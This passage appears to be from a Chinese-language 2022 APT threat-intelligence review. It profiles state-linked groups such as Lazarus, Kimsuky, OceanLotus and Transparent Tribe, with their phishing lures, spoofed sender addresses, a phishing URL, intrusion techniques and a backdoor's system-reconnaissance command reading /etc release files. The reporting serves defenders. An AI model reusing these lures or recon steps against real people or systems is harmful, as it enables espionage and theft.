amply highlighted by Russia. But unfortunately, the Russian stance of not expanding NATO eastwards was not adhered to by Europe and the USA.

If we go back into history, a similar situation was faced by the USA in 1962, when the erstwhile USSR intended to deploy missiles in Cuba in response to US missiles in Italy and Turkey. The US President Kennedy very wisely dealt with the issue by limiting its options to quarantine Cuban Ports to block ships carrying USSR missiles. He took rational decisions against the advice of attacking and dismantling infrastructure in Cuba thus lowering the temperature and allowing diplomacy to play its parts. On the other hand, President Khrushchev of the USSR then very wisely withdrew its decisions, and the ugly situation was averted. Similarly, the USA also pulled out possible missile deployment from Turkey under a negotiated settlement with USSR. Unfortunately, this time situation is reversed and US/ Allied failed to understand the sensitivities of Russia in this regard. Here, one must acknowledge the quality of leadership of both the USA and USSR back in 1962, who took very wise and rational decisions. Unfortunately, in 2022, both USA/ Allied and Russia misunderstood the intentions and interests of their opponents which puts a big question mark against rational decision-making at the global level.

Russia – Ukraine Conflict has global implications in terms of geo-economics also. Russia is one of the main global suppliers of oil and gas. Similarly, both Russia and Ukraine also provide wheat to global consumers, rather Ukraine has been known as the breadbasket for the entire erstwhile USSR. EU, the main party to the conflict is also dependent on Russian gas. Sanctioning or discontinuing import of Russian Oil and gas has already impacted the global energy markets

WarHawk后门使用的诱饵



Subject: - **Phishing Site – Masqueraded Links (Advisory No. 32)**

1. Phishing Site Malicious actors are sending masqueraded links such as https://tinyurl5.ru/ liuringin citizens for free gift opportunities etc. Users are advised not to open/click such links. Always use verified websites and do not follow redirected links.

针对清华大学的诱饵

010f01849da3e202-84a62e30-c0b5-4102-b6ab-606adb390350-000000@us-east-2.amazonses.com 代表 <sppmdw@mail.tsinghu.edu.cn.aliyu.co>

公共管理学院关于11月22日起工作安排调整的通知

当前北京市疫情正处于快速增长期，校园面临严峻挑战，为坚决遏制疫情向校园扩散蔓延，全力维护校园安全，根据北京市和清华大学关于疫情防控要求和学院实际，对近期工作调整通知如下：

1. 按防控部署有居家要求的教职工，近期不到校，配合属地要求做好疫情防控，实行居家办公、线上授课。请居住在校内家属区的人员减少活动，不前往教学办公区；请住校学生不前往校内家属区；其他教职工总必要不到校，灵活办公，建议尽量居家办公、线上授课。


2. 学院安排领导每天带班，各办公室根据近期工作计划安排部分人员到岗（见附件名单），确因工作需要进校的教职工，请保持学校与家两点一线原则，尽量避免与学生有时空交集。

3. 学生严格执行“非必要不出校”，请出校申请全部调整为院系审批，原则上暂停审批因学业（上课）、实习和其他原因的临时出校申请。京内校外居住学生严格“非必要不入校”，校外居住学生转为线上上课，在京已调(无)且确因实验室在校内以“科研”事由申请临时入校的，依据有关要求经院系审批入校，坚持不聚餐、不聚会、不前往人员密集场所。

4. 11月22日至28日，临时入员原则上不入校，各单位原则上不组织线下会议和活动，各单位从严审批。

5. 请出学院大楼要求为，配合值门值守人员要求请门禁卡、佩戴，自公共场所佩戴口罩等。

针对印度国防部下属企业的诱饵



MOD DIRECTIVES

- MoD has directed the following activities on regular basis to reduce the pending matters to the minimum as possible:

1. All Joint Secretary level Officers in attached/subordinate offices, DPSUs will ensure and monitor the cleanliness drive. All the staff in the concerned division / sections will be involved in Swachta drive.

2. All organisations shall dedicate **3 hours** every week on **Wednesday** (preferably from **2:30 – 5:30 PM**) for the special campaign. Two hours (from 2.30 – 4:30 PM) shall be dedicated to clear pending references and rest one hour from 4:30 to 5:30 PM shall be dedicated to cleanliness.

Transparent Tribe

Transparent Tribe，也被称为“透明部落”、“APT36”，疑似来自南亚地区某国。最早活动可以追溯到2012年，一直以来该组织长期针对印度及周边国家和地区的政治，军事部门进行定向攻击。

透明部落在2022年的攻击活动层出不穷，频频对印度政府、教育及军事机构发起攻击。但总体看来其攻击手法并没有太大的变化，往往都是通过钓鱼文档内置的恶意宏代码获得初始执行权限，然后运行该组织一直使用的Crimson RAT窃取信息。

如在2022年7月份，安恒中央研究院猎影实验室就捕获到该组织利用印度国内发起的“清洁运动”为热点，使用带有恶意宏的ppam文件对印度国防部下属企业发起攻击，后续加载新版的Crimson RAT。此外该组织还对移动端用户发起攻击，使用了如CapraRAT，LazaSpy等安卓木马。该组织利用社交媒体冒充招聘人员，向目标发送虚假工作机会从而传播安卓木马。

今年来该组织额外的一些信息得到披露，一是在2月份针对印度国防军官的攻击中，研究人员在下载CrimsonRAT及诱饵的域名下发现了疑似SideCopy组织的样本。2020年9月，Quick Heal披露了一起针对印度军方人员的窃密行动并将其命名为Operation SideCopy，简称SideCopy组织，而此次发现两组织共用网络基础设施，这为二者存在较大关联或为同一组织提供了更强有力的证据。二是在7月份针对印度教育部门的攻击当中，巴基斯坦一家网络托管服务提供商被用于部署该组织网络基础设施的组件，并且该组织所属域名的管理员邮箱与该公司早期使用邮箱相同，种种证据表明该公司与透明部落存在着密切的联系。

冲击IoT设备的东南亚组织

2022年，拥有越南国家背景的海莲花（APT32、OceanLotus）组织，依然是东南亚地区最主要的APT威胁。在今年，海莲花针对IoT设备的攻击活动被披露，攻击者利用0day、1Day和NDay漏洞攻击国内外的IoT设备，并使用Buni、Torii等特马长期控制着这些设备，受害设备类型至少包括：三星、Vigor、Draytek路由器等。

- 2022.01
  - 海莲花组织使用Web存档文件部署后门
  - 海莲花利用Glitch平台的攻击样本再现
- 2022.03
  - 海莲花组织疑似针对越南地区攻击文件深度分析
- 2022.04
  - APT-C-00海莲花组织攻击活动动态浅析
- 2022.06
  - 黑客组织“海莲花”作战武器“Buni”最新曝光，瞄准Linux平台
  - 近期疑似海莲花组织攻击活动样本溯源分析
- 2022.07
  - 近期APT32（海莲花）组织攻击活动样本分析
- 2022.08
  - OceanLotus组织针对我国关基单位攻击活动分析
- 2022.10
  - “海莲花”APT近期攻击样本分析报告
- 2022.11
  - Torii：“海莲花”组织背景的IoT僵尸网络
  - 海莲花组织使用的0day漏洞分析报告

2022年OceanLotus的攻击技术总结

海莲花（OceanLotus）是一个有着越南国家背景的境外APT组织。该组织活动轨迹最早可追溯到2012年，主要针对越南国内权力捍卫者、我国和其它东南亚国家地区的政府单位、海事机构、海域建设部门、科研院所和航运企业等目标。

从2021年初开始，海莲花组织开始对路由器、摄像头等IoT设备进行攻击。在这期间Buni被研究人员捕获，这款后门使用了结构化流量通信。分析人员在分析这款后门时发现它使用了命令“/dev/disk/by-uuid/”和“cat /etc/*release | uniq”，并根据这些命令中的By和uniq两个单词的前缀将其命名为Buni。

Torii木马家族最早在2018年被安全厂商披露。在2022年发现的木马最新版本和2018年披露的版本在通信流量加密算法上做出了细微的改进。在2022年披露的报告中提到，Torii僵尸网络所控制的主机主要用于海莲花攻击活动中的流量中转和隐藏。在少量攻击活动中，该木马也用于控制存储性质的失陷主机。

韩朝关于金融的胃口饕餮

东亚地区2022年活跃的APT攻击组织有Lazarus，Kimsuky，Konni，DarkHotel等。其中Lazarus的攻击活动最为频繁，整个2022年对其活动进行揭露的报告近四十篇。同时在技战术水平上，Lazarus也是该地区攻击方式最多样，技术复杂度最高的组织。

- 2022.01
  - Lazarus利用Windows更新客户端以及GitHub进行攻击
  - Konni组织利用新年活动诱饵攻击俄罗斯外交部门
  - Konni进化成更隐蔽的RAT
- 2022.02
  - Kimsuky组织使用Gold Dragon后门攻击韩国实体
  - Kimsuky组织针对大学教授发起鱼叉式钓鱼攻击
- 2022.03
  - Lazarus使用木马化DeFi应用程序进行攻击
  - Kimsuky伪装成开具医院或医疗中心证明主题邮件进行钓鱼
  - Kimsuky组织使用加密货币主题的Word文件进行攻击
  - Kimsuky组织利用伪装成韩国火灾捐赠收据的文档发起攻击
- 2022.04
  - 疑似Lazarus组织针对韩国企业的攻击活动
  - Lazarus瞄准韩国化工行业
  - Lazarus利用投资推介书窃取加密货币
  - Lazarus利用安全公司程序入侵韩国公司
  - Lazarus伪装成韩国流行搜索引擎和门户网站进行攻击
  - Lazarus武器库更新：Andariel近期攻击样本
- 2022.05
  - Lazarus使用社交媒体和社会工程学进行攻击
  - Lazarus在Windows激活工具KMSAuto中隐藏恶意负载
  - Kimsuky组织通过伪造的新闻稿传播恶意软件
  - Lazarus Group利用Log4Shell漏洞分发NukeSped
- 2022.06
  - 近期LAZARUS持续针对加密货币行业展开攻击活动
  - Kimsuky组织近期BabyShark组件披露
  - Kimsuky组织针对韩国的鱼叉攻击活动分析

2022.07
- Lazarus恶意软件Vsingle从GitHub检索C2服务器信息
- 疑似Lazarus恶意MacOS程序被发现
- Kimsuky组织使用恶意扩展程序窃取用户邮件数据
- 疑似Konni针对俄罗斯的攻击活动
- Lazarus以虚假Salesforce更新作为诱饵的新活动

2022.08
- deBridge Finance加密平台被Lazarus黑客组织攻击
- APT组织Lazarus通过发布虚假招聘信息传播恶意软件
- 加密货币收割机：Lazarus APT组织近期不断攻击加密货币行业
- Kimsuky组织攻击韩国政治或外交活动有关的人或实体
- Kimsuky组织攻击俄罗斯外交部

2022.09
- Lazarus利用MagicRAT控制受害者网络
- Lazarus利用BYOVD进行Rootkit攻击
- Lazarus伪装为加密货币交易所招聘攻击MacOS用户
- Lazarus在荷兰和比利时开展的以亚马逊为主题的活动
- Kimsuky组织使用多种武器攻击韩国

2022.10
- Lazarus Group使用DLL侧加载技术
- 发现Kimsuky组织针对Android的新恶意软件
- Konni使用加密货币相关安卓恶意软件

2022.11
- 疑似Lazarus组织针对韩国的攻击活动
- Konni组织针对东欧和东北亚地区的攻击活动
- Lazarus利用更新后的DTrack后门瞄准欧洲和拉丁美洲
- Lazarus组织以日本瑞穗銀行等招聘信息为诱饵的攻击
- Kimsuky组织以IBM公司安全产品为诱饵的攻击活动

2022.12
- Lazarus使用AppleJeus恶意软件的变体针对加密货币用户和组织
- Konni利用包含个人信息的文件进行APT攻击

Lazarus

Lazarus组织又名“APT38”，“Zinc”，被认为是来自朝鲜的APT组织。攻击目标遍布全球，最早的活动时间可以追溯至2007年，其主要目标包括国防、政府、金融、能源等。早期主要以窃取情报为目的，自2014年后进行业务扩张，攻击目标拓展到金融机构、虚拟货币交易所等具有较高经济价值的对象。资料显示，2014年索尼影业遭黑客攻击事件、2016年孟加拉国银行数据泄露事件、2017年美国国防承包商和能源部门、同年英韩等国比特币交易所攻击事件以及针对众多国家国防和航空航天公司的攻击等事件皆被认为与此组织有关。


该组织在今年的攻击频率远远超过了其他的APT组织，总体看来，该组织的攻击活动大致分为三个方向，分别为针对加密货币行业的攻击、针对韩国地区的攻击以及针对其他地区的攻击。

随着近年来加密货币价格的飙升，Lazarus对于金融行业的目标也在不断演变，针对加密货币的窃取更是成为了该组织主要的活动之一。3月份，安全人员披露Lazarus利用木马化的DeFi应用程序(去中心化金融软件)传播恶意软件。当执行木马化的DeFi程序时，会释放正常的DeFi程序供受害者使用，当受害者惬意的使用程序时，后门程序已经悄悄的入侵了计算机并开始窃取信息。除了伪装为合法程序，Lazarus今年更为常用的攻击方式为鱼叉式钓鱼邮件，如在6月份和8月份，安恒中央研究院猎影实验室就捕获到多个以加密货币、投资为诱饵的邮件，此外加密货币平台deBridge Finance称其遭受了Lazarus的定向钓鱼攻击，并有员工下载了文件。Lazarus还通过模仿Coinbase，Crypto.com等平台发布虚假招聘信息攻击虚拟货币从业人员。

由于朝韩之间特殊的政治关系,韩国一直是Lazarus的重点攻击对象，今年来该组织多次针对韩国的政府、企业、化工行业、网络安全公司等进行了攻击。4月份，Lazarus利用恶意HTM文件注入DLL文件到化工企业合法的系统管理软件当中实施恶意活动。向合法软件注入恶意DLL以逃避安全软件的检测是Lazarus惯用的攻击手法，同样是在今年4月份，研究人员披露该组织利用安全公司的合法进程进行注入，入侵了韩国包括国防公司在内的四十多家韩国企业和机构。Lazarus作为高度复杂的APT组织，也使用了一些不同于其他APT组织的高级技术进行入侵，5月份，研究人员披露其利用VMware Horizon产品上的log4j漏洞来部署NukeSped变种后门，有趣的是研究人员发现在此之前其他攻击者已经通过该漏洞在感染系统上安装了挖矿木马。9月份，Lazarus利用BYOVD（Bring Your Own Vulnerable Driver）进行Rootkit攻击，BYOVD技术通过利用易受攻击的驱动程序内核模块直接读写内核内存区域，可以实现关闭包括安全软件在内的所有系统监控软件。

Lazarus在2022年还对全球范围内的多个国家或地区进行了攻击活动。在9月份，研究人员披露Lazarus针对荷兰一家航空航天公司的员工和比利时的政治记者发送了虚假的工作机会邮件，邮件中包含多个恶意工具，包括释放器、加载器、功能齐全的后门以及上传下载器。并且在该次恶意活动中首次发现了CVE-2021-21551的在野利用。此外Lazarus还利用更新后的DTrack后门攻击欧洲和拉丁美洲，在最近披露的攻击活动中，该组织还利用日本银行的招聘信息为诱饵进行攻击，并且通过关联发现了疑似针对我国的攻击样本。

虚假Coinbase招聘信息



针对韩国的诱饵文档

Kimsuky

Kimsuky又名“Velvet Chollima”、“Thallium”，是被认为具有朝鲜国家背景的威胁组织。卡巴斯基实验室的研究人员发现了针对韩国军事智库的大规模网络间谍活动，并引用恶意代码中的词语“Kimsuky”对其命名。Kimsuky作为一个十分活跃的APT组织，其主要攻击目标为韩国政府，教育，国防及外交等部门，近年来还攻击金融公司和加密货币组织以谋求经济利益。

纵观2022年Kimsuky的攻击活动，其主要攻击目标仍然为韩国地区的实体部门，但也有少量针对俄罗斯外交部以及加密货币机构的攻击。

在攻击技战术上，鱼叉式钓鱼邮件仍然是该组织今年来最常用的攻击手法。不同于其他组织常用的利用漏洞或者远程模板注入执行初始恶意代码，Kimsuky更倾向于利用VBS代码执行初始恶意功能。如在2月份针对韩国研究生院教授的攻击当中，就通过前期的VBS脚本获取到了受害者的大部分信息，并通过注册服务实现了持久化以及执行服务器的后续命令。在今年披露的Kimsuky的攻击活动当中，几乎都存在对于VBS代码的各种使用，可见该组织内部存在着熟练的VBS开发人员。此外该组织也在不断提高攻击的隐蔽性，尝试将攻击代码更多的从本地转移到服务器端，执行内存攻击。如在7月份披露的利用恶意浏览器扩展程序窃取用户邮件数据的攻击中，研究人员就发现与早期版本相比，恶意扩展程序的主要功能已经转移到了C2服务器上，这让攻击者不仅可以动态的修改攻击代码，也可以更轻松的躲避安全软件的检测。

Kimsuky使用的钓鱼文档


Konni

Konni是Cisco Talos于2017年披露的一个远控木马，最早的攻击活动开始于2014年，主要针对俄罗斯、韩国等地区进行攻击。2018年，Palo Alto发现Konni恶意软件与Nokki恶意软件存在部分关联，并观察到Nokki恶意软件仅被东亚APT组织Reaper（APT37、Group123、Scarcruft）使用。2019年起，国外安全研究员开始将Konni作为疑似具有东亚背景的APT组织进行报告和披露。


Konni在2022年的攻击主要针对俄罗斯地区，但也发现了少量针对韩国以及加密行业的攻击。该组织今年来最典型的攻击手法为通过恶意宏代码释放一个压缩包文件，压缩包文件中包含针对32位平台和64位平台的多个恶意DLL文件以及bat文件，再通过执行bat文件将恶意DLL以服务的方式启动，恶意DLL最终连接到C2。

安恒中央研究院猎影实验室在今年捕获到多个使用该手法针对韩国加密货币行业，俄罗斯外交实体及相关人员的攻击活动。此外Konni也具有移动端的攻击能力。在10月份，研究人员发现了伪装为加密货币软件的恶意安卓程序，该程序可窃取手机上的各种信息，并且还可以控制手机屏幕，音量等执行额外的恶意操作。

Konni样本的典型攻击流程



针对俄罗斯的诱饵



鱼龙混杂的中东地区

中东地区错综的地缘政治因素和纷繁复杂的能源贸易，中东地区一直是网络攻击活动最为复杂和频繁的地区，2022年在中东地区监测到的APT攻击事件共计80起左右，主要活动范围为伊朗、以色列，及其周边地区，如阿联酋、黎巴嫩、科威特、叙利亚。活跃的APT组织包括APT35、AridViper、MuddyWater、Charming Kitten等，针对的目标主要是与政府、国防、学术行业相关的人员及实体。

猎影实验室今年在中东地区的威胁狩猎中发现了两个新的威胁组织，分别为Cunning Kitten（APT-LY-1002）和OceanDoge（APT-LY-1003）。除此之外，在中东地区今年也捕获到了来自WIRTE、ARIDVIPER等组织的攻击情况。

2022.01
- 美国网络司令部披露：MuddyWater组织与伊朗情报机构有关
- Molerats APT组织针对中东国家展开间谍活动

2022.02
- PowerLess：Phosphorus组织使用的新后门
- StrifeWater RAT：伊朗Moses Staff组织使用的新木马
- Arid Viper APT组织攻击巴勒斯坦实体和活动家
- 伊朗TunnelVision组织利用Log4j漏洞部署勒索软件
- 伊朗MuddyWater组织针对全球政府和商业实体开展间谍活动

2022.04
- Operation Bearded Barbie：APT-C-23组织针对以色列官员的攻击活动
- APT35组织利用关键的VMware RCE漏洞部署后门

2022.05
- Lyceum组织针对高科技芯片行业攻击活动
- 伊朗APT34组织使用新的Saitama后门攻击约旦政府

2022.06
- WIRTE组织针对中东地区的攻击活动分析
- 伊朗Phosphorus组织攻击以色列和美国前高级官员
- 游走于中东的魅影--APT组织AridViper近期攻击活动分析
- Lyceum组织以军事热点事件为诱饵针对中东地区的定向攻击
- Cunning Kitten-针对中东相关人士的威胁组织
- Bahamut Android恶意软件新变体分析

2022.08
- MERCURY组织利用Log4j 2漏洞攻击以色列组织

2022.10
- DeftTorero：来自中东的APT组织披露
- APT-C-50 组织通过“Domestic Kitten”活动监视伊朗公民

2022.11
- 长达十年的持续攻击—针对利比亚的政治主题攻击活动

社工、钓鱼针对多国地区公民

1 Cunning Kitten组织

今年6月份，安恒中央研究院猎影实验室追踪到一系列针对中东相关政治活动人士的攻击活动。经研究，这些活动来自于一个新的威胁组织，这一攻击者至少自2021年9月便开始活跃，为方便追踪，我们将其命名为Cunning Kitten（安恒信息内部追踪代号为“APT-LY-1002”）。


Cunning Kitten至少自2021年9月便开始活跃，该攻击者的攻击目标聚焦于世界各地的使用波斯语的特定政见人士，选取相关人士关心的政治话题发起攻击。

组织画像


名称	Cunning Kitten	攻击目标	使用波斯语的相关政治活动人士
组织归属	疑似中东地区	攻击手法	钓鱼邮件攻击、钓鱼网站攻击
动机	信息窃取和间谍活动	工具使用	PowerShortShell
首次出现	至少自2021年9月起	漏洞利用	CVE-2021-40444、CVE-2022-30190

攻击情况

诱饵文件主题选取针对的攻击目标疑似为相关政治活动人士，诸如“Mujahedin的现任领导人是谁？”、“吸毒、饮酒、吸烟和衡量吸毒方面的社会和经济不平等现象：全国调查结果”之类相关政治人士所关心的社会和政治问题。



本次活动中攻击者所使用的后门脚本与2021年11月24日国外厂商SafeBreach在报告中所披露的PowerShortShell后门代码相似度非常高。




2 AridViper

2022年6月，安恒安全数据部猎影实验室追踪到一起针对中东地区的网络间谍活动，经研究，此次活动与之前的攻击攻击活动存在许多相似之处，因此背后的攻击组织被归因为AridViper组织。

组织概述


AridViper组织自2012年开始活跃，是一个出于政治动机，以阿拉伯语为主的高级威胁组织。由于该组织攻击目标一致，在攻击活动中涉及到的恶意软件及感染阶段较为分散，因此Kaspersky研究人员将该组分为了三个子组。其中AridViper为Gaza Cybergang Group2，也称Desert Falcons，该小组除了针对中东及北非目标外，还发起过针对欧洲及亚洲国家的恶意活动。其自研攻击武器以Windows端恶意软件Kasperagent、Micropsia以及Android端恶意软件Vamp、GnatSpy为主。

攻击流程



投递的样本是以《法塔赫运动和巴勒斯坦事业的未来》话题为诱饵的带有恶意宏代码的DOCM文件。

后续负载疑似为Pierogi Backdoor的C++版本，捕获到的版本中用到了开源CURL框架进行通信，以及开源的Nlohmann对C2服务器返回的json数据进行解析。



地区政府也频繁成为攻击目标

1 OceanDoge


今年8月份，安恒中央研究院猎影实验室捕获到数个针对土耳其海军的钓鱼文档样本，攻击者通过将文档加密诱骗受害者启用宏脚本，启用宏后文档中的内容将被解密并运行恶意vba代码。经分析此次行动与2021年4月26日友商披露的“Actor210426”行动攻击手法高度重合，推断两次行动极有可能来自同一组织。

OceanDoge组织至少从2021年4月开始活动，通过发布的加密文档诱导受害者运行宏脚本，观测到的两次攻击先后针对狗狗币关注者和土耳其海军发起钓鱼攻击。两次攻击间隔了一年多，但回连的域名没有变化，并且都是是“近东大学”官方网站的白域名。


组织画像

组织名称	OceanDoge（APT-LY-1003）	攻击目标	数字货币关注者、土耳其海军和科研机构等
组织类型	APT	目标地域	土耳其等
首次出现	2021.04或更早	涉及行业	国防、科研、金融等
攻击动机	金融获利、信息窃取和间谍活动	攻击手法	钓鱼邮件
攻击来源	未知	工具使用	恶意宏、Cobalt Strike beacon

攻击流程



样本文档中的内容经过了加密处理，启用宏后vba代码将文档中的内容解密。



OceanDoge组织曾经以“狗狗币”为主题，对数字货币关注者发起了钓鱼攻击，其攻击目的可能为窃取数字货币进行获利，但是通过分析其使用的加密算法、载荷投递、C2利用等方式发现，其背后很可能是拥有较高水平的APT组织。

2 WIRTE


2022年5月末，安恒安全数据部捕获到一批疑似来自WIRTE组织的样本，这些样本使用一些政治相关主题，目标指向中东地区的各国政府部门。

组织概述

WIRTE组织主要针对中东地区各种垂直领域，包括外交和金融机构、政府、律师事务所、军事组织和技术公司。近些年受影响的包括亚美尼亚、塞浦路斯、埃及、巴勒斯坦、叙利亚和土耳其等中东地区国家。

攻击情况

攻击者以“大使理事会和阿拉伯外交使团团长会议议程草案”等政治相关主题作为诱饵攻击。打开文件后显示如下界面，提示出错，引导接收者联系文档的发送者，通过文档中所包含的宏代码实现恶意代码执行。



捕获样本所使用的宏代码与此前该组织的活动中使用的代码对比：

WIRTE 组织使用简单且常见的 TTP，这使他们能够在很长一段时间内保持不被检测到。该组织的主要目的在于针对一些高敏感目标进行信息收集活动，虽然使用的手法较为简单，但通常有着不错的隐蔽性，往往就能实现该组织的攻击目标。

2023年高级持续性威胁趋势预测

以破坏性为目的攻击活动兴起

2022年初，俄乌冲突爆发，以数据擦除为目的的恶意软件在网络活动中出现，其目的并非传统的窃取目标情报信息或远程控制目标主机，而是通过破坏目标数据或基础设施使目标网络瘫痪。2022年新出现的数据擦除器包括WhisperGate、HermeticWiper、IsaacWiper、CaddyWiper、DoubleZero、AcidRain、CryWiper等。我们预测这种恶意软件活动将会持续影响政府及军事部门。此外，民用设施如电网、水力、燃气运输也容易成为高级持续性威胁组织的目标。

面向开发人员的攻击有上升趋势

近几年来，利用Github平台“投毒”的攻击事件频发，这种在开源代码平台植入恶意代码的行为旨在从源头污染代码，面向开发人员进行供应链攻击。例如2022年披露的针对GitLab CI构建服务器植入后门以针对Rust开发人员；dnSpy恶意版本分发活动，相关安全工具被植入恶意代码后化身RAT受攻击者操控；开源软件包存储库Python Package Index（PyPI）被频繁用于托管恶意Python包，以窃取开发人员凭据；暗网中出现新的可绕过MFA的网络即钓鱼服务EvilProxy，已被发现用于针对包括Apple、Microsoft、Github等对象，甚至还能够针对软件供应链中的对象，包括Python包索引、RubyGems和JavaScript包管理器NPM，将会引发一系列针对软件开发人员的攻击。

开源软件武器化的现象增多

